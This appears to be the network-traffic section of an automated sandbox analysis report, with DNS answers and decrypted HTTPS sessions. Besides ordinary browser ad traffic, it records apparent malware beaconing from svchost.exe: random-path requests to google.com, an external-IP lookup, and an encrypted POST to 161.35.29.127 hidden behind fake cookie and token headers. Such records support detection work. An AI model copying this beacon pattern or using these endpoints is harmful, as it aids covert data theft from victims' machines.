Sep 28, 2021 09:53:45.940496922 CEST	8.8.8.8	192.168.2.3	0x21f4	No error (0)	www.yahoo.com	new-fp-shed.wg1.b.yahoo.com		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 09:53:45.940496922 CEST	8.8.8.8	192.168.2.3	0x21f4	No error (0)	new-fp-shed.wg1.b.yahoo.com		87.248.100.216	A (IP address)	IN (0x0001)
Sep 28, 2021 09:53:45.940496922 CEST	8.8.8.8	192.168.2.3	0x21f4	No error (0)	new-fp-shed.wg1.b.yahoo.com		87.248.100.215	A (IP address)	IN (0x0001)
Sep 28, 2021 09:53:47.645009041 CEST	8.8.8.8	192.168.2.3	0xb4e5	No error (0)	www.google.com		142.250.185.196	A (IP address)	IN (0x0001)
Sep 28, 2021 09:53:52.927294016 CEST	8.8.8.8	192.168.2.3	0x4dbc	No error (0)	myexternalip.com		34.117.59.81	A (IP address)	IN (0x0001)
Sep 28, 2021 09:54:14.167988062 CEST	8.8.8.8	192.168.2.3	0x7d	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- https: - geolocation.onetrust.com - btloader.com - ad-delivery.net - ad.doubleclick.net
161.35.19.83
161.35.29.127
www.amazon.com
www.yahoo.com
www.google.com
myexternalip.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49775	104.20.184.68	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:52:41 UTC	0	OUT	GET /cookieconsentpub/v1/geo/location HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: geolocation.onetrust.com Connection: Keep-Alive
2021-09-28 07:52:41 UTC	0	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 07:52:41 GMT Content-Type: text/javascript Content-Length: 182 Connection: close Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Server: cloudflare CF-RAY: 695b64ca0f65690a-FRA
2021-09-28 07:52:41 UTC	0	IN	Data Raw: 6a 73 6f 6e 46 65 65 64 28 7b 22 63 6f 75 6e 74 72 79 22 3a 22 43 48 22 2c 22 73 74 61 74 65 22 3a 22 5a 48 22 2c 22 73 74 61 74 65 4e 61 6d 65 22 3a 22 5a 75 72 69 63 68 22 2c 22 7a 69 70 63 6f 64 65 22 3a 22 38 31 35 32 22 2c 22 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 22 6c 61 74 69 74 75 64 65 22 3a 22 34 37 2e 34 33 30 30 30 22 2c 22 6c 6f 6e 67 69 74 75 64 65 22 3a 22 38 2e 35 37 31 38 30 22 2c 22 63 69 74 79 22 3a 22 5a 75 72 69 63 68 22 2c 22 63 6f 6e 74 69 6e 65 6e 74 22 3a 22 45 55 22 7d 29 3b Data Ascii: jsonFeed({"country":"CH","state":"","ZH","stateName":"","Zurich","zipcode":"","8152","timezone":"","Europe/Zurich","latitude":"","47.43000","longitude":"","8.57180","city":"","Zurich","continent":"","EU"});

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49788	172.67.70.134	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:52:41 UTC	0	OUT	GET /tag?o=6208086025961472&upapi=true HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: btloader.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:52:41 UTC	1	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 07:52:41 GMT Content-Type: application/javascript Content-Length: 10308 Connection: close Access-Control-Allow-Origin: * Cache-Control: public, max-age=1800, must-revalidate Etag: "d8733c72977f7f00ebdfe201a7976112" Vary: Origin Via: 1.1 google CF-Cache-Status: HIT Age: 690 Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: { "endpoints": [{ "url": "https://Vva.nel.cloudflare.com/vreport/v3?s=KtCMyJRk9xa30hoDQB0AAtmR%2BPuMWWF eVp4plgPHzpi%2BioEOMTiPd35uBVFmZfQLM9BkyuvoAGRgDzJmIulfczahyGYB2vDqKQpLhNjloHHVpaKPHuajzJ KnigD1Fg%3D%3D"}], "group": "cf-nel", "max_age": 604800 } NEL: { "success_fraction": 0, "report_to": "cf-nel", "max_age": 604800 } Server: cloudflare CF-RAY: 695b64ccdc4c6977-FRA
2021-09-28 07:52:41 UTC	1	IN	Data Raw: 21 66 75 6e 63 74 69 6f 6e 28 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 66 75 6e 63 74 69 6f 6e 20 72 28 65 2c 69 2c 63 2c 29 7b 72 65 74 75 72 6e 20 6e 65 77 28 63 3d 63 7c 7c 50 72 6f 6d 69 73 65 29 28 66 75 6e 63 74 69 6f 6e 28 6e 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 6f 28 65 29 7b 74 72 79 7b 72 28 6c 2e 6e 65 78 74 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 61 28 65 29 7b 74 72 79 7b 72 28 6c 2e 74 68 72 6f 77 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 72 28 65 29 7b 76 61 7 2 20 74 3b 65 2e 64 6f 6e 65 3f 6e 28 65 2e 76 61 6c 75 65 29 3a 28 28 74 3d 65 2e 76 61 6c 75 65 29 69 6e 73 74 61 6e 63 65 6f 66 20 63 3f 74 3a 6e 65 77 20 63 28 66 75 6e 63 74 69 6f Data Ascii: !function(){function r(e,i,c){return new(c=Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t,e.done?n(e.value):((t=e.value)instanceof c?t:new c,function t(e){return function(t){if(a)throw new TypeError("Generator is already executing.");for(;c){try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw ((i=r.return)&&i.call(r),0):r.next)&&(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value
2021-09-28 07:52:41 UTC	2	IN	Data Raw: 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 65 29 7b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 74 29 7b 69 66 28 61 29 74 68 72 6f 77 20 6e 65 77 20 54 79 70 65 45 72 72 6f 72 28 22 47 65 6e 65 72 61 74 6f 72 20 69 73 20 61 6c 72 65 61 64 79 20 65 78 65 63 75 74 69 6e 67 2e 22 29 3b 66 6f 72 28 3b 63 3b 29 74 72 79 7b 69 66 28 61 3d 31 2c 72 26 26 28 69 3d 32 26 74 5b 30 5d 3f 72 2e 72 65 74 75 72 6e 3a 74 5b 30 5d 3f 72 2e 74 68 72 6f 77 7c 7c 28 28 69 3d 72 2e 72 65 74 75 72 6e 29 26 26 69 2e 63 61 6c 6c 28 72 29 2c 30 29 3a 72 2e 6e 65 78 74 29 26 26 21 28 69 3d 69 2e 63 61 6c 6c 28 72 2c 74 5b 31 5d 29 29 2e 64 6f 6e 65 29 72 65 74 75 72 6e 20 69 3b 73 77 69 74 63 68 28 72 3d 30 2 c 69 26 26 28 74 3d 5b 32 26 74 5b 30 5d 2c 69 2e 76 61 6c 75 65 Data Ascii: eturn function(e){return function(t){if(a)throw new TypeError("Generator is already executing.");for(;c){try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw ((i=r.return)&&i.call(r),0):r.next)&&(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value
2021-09-28 07:52:41 UTC	3	IN	Data Raw: 6e 64 6f 77 2e 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 29 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 65 29 7d 29 7d 76 61 72 20 75 2c 61 2c 64 2c 62 2c 6d 3b 75 3d 22 36 32 30 38 30 38 36 30 32 35 39 36 31 34 37 32 22 2c 61 3d 22 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 64 3d 22 61 70 69 2e 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 62 3d 22 32 2e 30 2e 32 2d 32 2d 67 66 64 63 39 30 35 34 22 2c 6d 3d 22 22 3b 76 61 72 20 6f 3d 7b 2d 6d 73 6e 2e 63 6f 6d 22 3a 7b 2d 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 74 72 75 65 2c 2d 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 66 61 6c 73 65 2c 2d 77 65 62 73 69 74 65 5f 69 64 22 3a 22 35 36 37 31 37 33 37 33 38 38 36 39 35 35 35 32 2d 7d 7d 2c 77 3d Data Ascii: ndow.document.documentElement.appendChild(e))}var u,a,d,b,m;u="6208086025961472",a="btloader.com",d="api.btloader.com",b="2.0.2-2-gfdc9054",m="",var o={"msn.com":{"content_enabled":true,"mobile_content_enabled":false,"website_id":"5671737388695552"}},w=
2021-09-28 07:52:41 UTC	5	IN	Data Raw: 66 28 6e 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 29 29 26 26 28 74 3d 21 30 2c 70 2e 77 65 62 73 69 74 65 49 44 3d 6f 5b 6e 5d 2e 77 65 62 73 69 74 65 5f 69 64 2c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 29 3b 74 7c 7c 28 28 6e 65 77 20 49 6d 61 67 65 29 2e 73 72 63 3d 22 2f 2f 22 2b 64 2b 22 2f 6c 3f 65 76 65 6e 74 3d 75 6e 6b 6e 6f 77 6e 44 6f 6d 61 69 6e 26 6f 72 67 3d 22 2b 75 2b 22 26 64 6f 6d 61 69 6e 3d 22 2b 65 29 7d 28 29 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 74 61 67 5f 64 3d 7b 6f 72 67 49 44 3a 75 2c 64 6f 6d 61 69 6e 3a Data Ascii: f(n.toLowerCase()))&&(t=!0,p.websiteID=o[n].website_id,p.contentEnabled=o[n].content_enabled,p.mobileContentEnabled=o[n].mobile_content_enabled);t ((new Image).src="//"+d+"/?event=unknownDomain&org="+u+"&do main="+e)}(),window.__bt_tag_d={orgID:u,domain:
2021-09-28 07:52:41 UTC	6	IN	Data Raw: 7b 76 61 72 20 74 3d 63 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 69 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 2b 74 29 29 7d 2c 6f 2b 3d 74 7d 29 7d 76 61 72 20 6c 3d 74 5b 30 5d 3b 69 66 28 6e 75 6c 6c 21 3d 6c 26 26 6c 2e 62 75 6e 64 6c 65 73 29 7b 76 61 72 20 73 3d 6f 2c 75 3d 31 2d 6f 3b 4f 62 6a 65 63 74 2e 6b 65 79 73 28 6c 2e 62 75 6e 64 6c 65 73 29 2e 73 6f 72 74 28 29 2e 66 6f 72 45 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 6c 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 69 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 73 2b 75 2a 61 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 Data Ascii: {var t=c.bundles[e];i[e]={min:Math.trunc(100*(+o+0)),max:Math.trunc(100*(+o+0+t))},o+=t)}var l=t[0];if(null !=l&&l.bundles){var s=o,u=1-o;Object.keys(l.bundles).sort().forEach(function(e){var t=l.bundles[e];i[e]={min:Math.trunc(100*(s+u*a)),max:Math.trunc
2021-09-28 07:52:41 UTC	7	IN	Data Raw: 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 6f 29 7d 63 61 74 63 68 28 65 29 7b 7d 76 61 72 20 61 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 76 65 6e 74 28 22 43 75 73 74 6f 6d 45 76 65 6e 74 22 29 3b 61 2e 69 6e 69 74 43 75 73 74 6f 6d 45 76 65 6e 74 28 74 2c 6e 2e 62 75 62 62 6c 65 73 2c 6e 2e 63 61 6e 63 65 6c 61 62 6c 65 2c 6e 2e 64 65 74 61 69 6c 29 2c 77 69 6e 64 6f 77 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 61 29 7d 66 3d 7b 22 35 36 3 7 31 37 33 37 33 38 38 36 39 35 35 35 32 22 3a 7b 22 64 69 67 65 73 74 22 3a 36 32 38 31 36 37 38 39 32 31 31 33 38 31 37 36 2c 22 62 75 6e 64 6c 65 73 22 3a 7b 22 36 32 38 31 36 37 38 39 32 31 31 33 38 31 37 36 22 3a 31 7d 7d 2c 22 67 6e 6f 62 61 6c 22 3a 7b 22 64 69 67 65 73 74 22 3a 36 32 36 30 30 38 Data Ascii: .dispatchEvent(o)}catch(e){}var a=document.createEvent("CustomEvent");a.initCustomEvent(t,n.bubbles,n.cancelable,n.detail),window.dispatchEvent(a)}f={"5671737388695552":{"digest":"6281678921138176","bundles":{"6281678921138176":1}}, "global":{"digest":"626008

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:37 UTC	1118	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1736 Date: Tue, 28 Sep 2021 07:54:37 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:54:37 UTC	1118	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,co de{font:15px/22px arial,sans-se
2021-09-28 07:54:37 UTC	1119	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 6f 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 6f 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.2.3	50071	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:37 UTC	1121	OUT	GET /gsliaqto24df8l83m/0jGst3i6n6fg13MJ/4bceiqRm2r87ycpn1u8y9ssKwmwt6uzkhzatBus6kg58Fw/dzeTx1tygga k07knjYfblpqae04Cd2sdsqx3urO3wgmK/drFZvmojkFlh4FdUghS4u25ueevdsIz/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:37 UTC	1122	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1722 Date: Tue, 28 Sep 2021 07:54:37 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:54:37 UTC	1122	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,co de{font:15px/22px arial,sans-se
2021-09-28 07:54:37 UTC	1123	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 6f 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 6f 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.2.3	50072	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:37 UTC	1124	OUT	POST /feed/news/last HTTP/1.1 Content-Type: application/octet-stream Cookie: HSID=tedOfcOYdc65RX%2F26%2F3QUoPii5v3tuZwGpr7NytKG%2BlaxFGZP4gtgV%2BMz%2FfNE1oMxYgc11WfyoPmSsBkYYOcys7kks9z46Qe3RNNq2ozlyUokOQPsFecm8kLYJE96%2Bv%2Fh2QkB8allCxQfwxZk5lhoXEC49QpnoynX72tr%2B0nO7Bp6F9VLx14i4y7iWQcMS3H04%2FCCzGMuODUWdyYVOoKPCu8QgQseuConb6bx%2Fc4oNJNYBRO3yRUZCeSM2VgHbeBUW2ZAyeNcq3QEEfQfRu0%2BLY4FHjMTMYqf%2BmcW%2B%2BWKUUAWhH8HuQjezNPXp1M8lcSxSb%2BK0yhQWYfGVvlaV6U7w%3D%3D;SIDCC=m36OyyvSKYsliqCLZvel3q96mwnY3Uzmk6UrUj%2F6lBmwuPLJvP%2FujTqfnRyY6DGTYZlfd9UgNxGD2ooxwhyBnTc5Nytvviif4eajlux%2BtPFfCnknKvbjVcBR4U9W2jvDJKBNjJhngN3aUpaSzGx0ANn%2Bkteydzjq7HLpV5QibNfFb3Bqlbmt%2BxAqV2K6z%2Bf4giJqjsL%2BaXfH9BrVnOCWsCeJH1etJF28U%2FmjEeENRKQJjKuwwxhayUSc1Bz6rLKKXKsTx4trH%2BFFWoiOil25v90CcgIwlg41%2F4TUaO80nVlj800w9Herzo7JJxWaWrtRTP8t%2BjBY6Mi3ct8ghv912bfEg%3D%3D;SID=q%2FCy3lxtwKk0EKFq07jHEde7%2Bqyg0X4gWLj6FHPJkcLEN1D05c6kmfkoho5Lg4Nympp%2BfNtzc1aw%2BQP02lbo1vV0tNK43NZPUzs n7uRmEdow8De4a3ms73cBtS7t8Gh7BmF1Ksh8ig2AjbzCtZ4s%2F8H8QVlzfTFTJYZvp3MpFU9Qg1d%2BDolHbf42Gm1mTG%2FCP%2FMeDl5jNC8M9DhcrnQpn7DloGhAASHPVpQji6v8drfch3VNzMiDexZGx%2FSE3YAZIW8XJXQ7PZ4%2F66Z8TAApK2ydsz7i1jLhAZQHfQ6CsKSj8dv6SZUlghHkhn8TUUEWSye%2F4kzryOqbJYO%2Fu69Xtw%3D%3D;SSID=0dXJKoRMZhlJlY2wTvdLVqjZWNTA2Vld%2BF%2Fr9D20tE4i1RUVPPhlauy9XoS%2BHeSPybvCprMwsbHWgCi2%2B4tPbtfbj9p55NVk5a8HD3t8Gt9YJiv29rHSoOLXNfMkqhixLe7aapEPJL7hRP5LRLYJR2fCvAdT9j m66rvLIP9C9puz80cCMo2i7pcQtTqRA%2FlqaF0aB8f5V9AReZ0dv%2FhYwQlviwJ0ki9xl%2BGLVly9iBnPJ4yCMp9zK8%2Bg1%2Bal%2Fc2VLhTs%2BCC%2BioSS%2Fqd6pcNBIM0Eq9144%2BQTMQcsfxskwzJ3ruJBKviOOC5f%2BM3TwbW8gxQUtJsFh6zcNdWw%3D%3D; X-Tag: 6cCcnH5LdpYFxfob1nMSiDdGNPjWB7Qmcyb7m72M8hW9%2FDfGfYm0WjNEan1e3eKruXHpqnay7igzxmlwNWW8R3oSe7KjSGaa2cRcSH5roKu2efi1zzdxDLh09LRBcDWy6JX%2FEKJhtwYfiHar%2FMP%2BQ%2BxO%2FuJ4QfVvZzwmAWKCiJLFT3QbvHg8ZENDeAPys3DSZ0ZiFwwXb7%2BuKBUMm%2F5694R0i2hw0y%2BAsvSk7U%2BsgvvV1uVP7tuB%2BBmg2y4P8sJccOPYJ5c0qHq5uZ6rtap0kGf9EyqH0nzUz1ysVPo1av%2FJV4Emf9amFPZ4htq8g0iG%2B6nn1lp70Aph0V%2FVWc2%2Fsg%3D%3D X-Csrftoken: XY18fOVA%2Bmg%2F8i9uDqGjtaP82%2BP3yA%2FPNTCMAiFTtDsJmToGrIIEET9LWWJPjJlJp29RledRNZrz5f1Q2BV9dklacsmpPsBYbD35il6qlWa%2BdX2t8NIM9ZJYdPHmJH66Rk1BQ9urjv2kosl%2B8hg9chKQSK8hvfupudQmKp4QJeZ3s%2B9Snu4l%2Bk99etPGF96%2FGSipCn0Xa34F%2Bt2sM3tUa9BTQJ2ilcFkSEX7YAoH4mNOWAOiAbpNQEZ1SykchlmreSbWdUeijnvIPjs9Kx3xkrYm9nsEGpRcCemnn0xUU8qAlfofWcZCuJsowJHG8Fo6OXPYoe5OvbPCozxzQeLVJA%3D%3D X-Request-ID: VKbZruMQ3JUMYQgp0cR21HrfJGiffUoHclzoBhLKGFzQaC1kIOFzEsRYJTQa%2Bqhvn7d%2Fg55%2BXlIPtsJR8xav1HSwFNfULuaGcdZUf%2Br2RWTWUgqpmGSvPxzqY9T4VzlNxGq3WellBrF%2BCfoQw%2Byl%2Fuiv7f%2Bxg3xxWGcW3Umky4Jj6%2BX5EQ%2FK9XIP04QIFbVLOEzDJeYnQu765naPl%2B0aRdHZHidiAdsCi6DthYVGH4ilwod1vzBUTj%2BABb%2FPXGZsCGB%2B2zipGDaHHB7QucxG7rhDhHk3pRXVDihPlxO9nl7yBDRhuZ92iGRhd%2Frx3PN8JTp02fV%2FW9737QxOlgbSdg%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127 Content-Length: 256 Cache-Control: no-cache
2021-09-28 07:54:37 UTC	1126	OUT	Data Raw: 7a 58 e2 09 fa 5e 6f 8e 24 f0 76 fd c9 c5 57 0c 7f 2d 8f 2a 88 33 e1 f2 7d 98 f8 01 05 0e cc 8d a4 56 7e c6 63 cc 41 3b 9e b3 aa 37 0a de 49 aa e1 5e 66 0c cb e0 11 ae d9 8b de f8 f5 9c b2 6b 6b 71 ba 21 d1 24 7e 56 63 2f 5e f9 5a da a0 e0 ea c2 d6 d7 7e 0f 03 63 b2 9f 22 78 e5 db c9 10 c3 bc af da 29 cb e7 81 ed 54 79 2f c1 af 84 34 3a 84 7c 18 54 d8 3c 67 8e 95 a0 a2 8d aa db 20 0e 2a 86 10 06 18 3e 40 0d 29 4a 88 6f 8c 59 0e e9 be 77 5b 6d 1d ed 45 63 e3 49 a4 65 79 13 e2 fe ee dd fd a3 6e a9 8c 00 45 ee d4 04 d2 d2 96 5c f7 c4 91 7a d2 3c c3 94 61 b9 f1 2b ba 26 50 a8 09 12 f2 a3 d7 c3 88 a3 03 24 76 99 62 92 07 43 9c 3d 9f b3 76 58 85 b7 99 98 ef 01 36 3e a5 7e 9c d3 96 da 31 7d b3 c8 1c 89 59 11 16 81 09 0e dd 54 9d 3e 70 7f 3e 97 d3 84 d6 c6 eb e3 Data Ascii: zX^o\$VW-*3]-cA;7l^fkq!\$-Vc/^Z-c^x)Ty/4: T<g *>@) JoYw[mEcleyneIvz+c+&P\$vbCv=X6->~1)YT>p>
2021-09-28 07:54:40 UTC	1128	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Connection: close Date: Tue, 28 Sep 2021 07:54:40 GMT X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
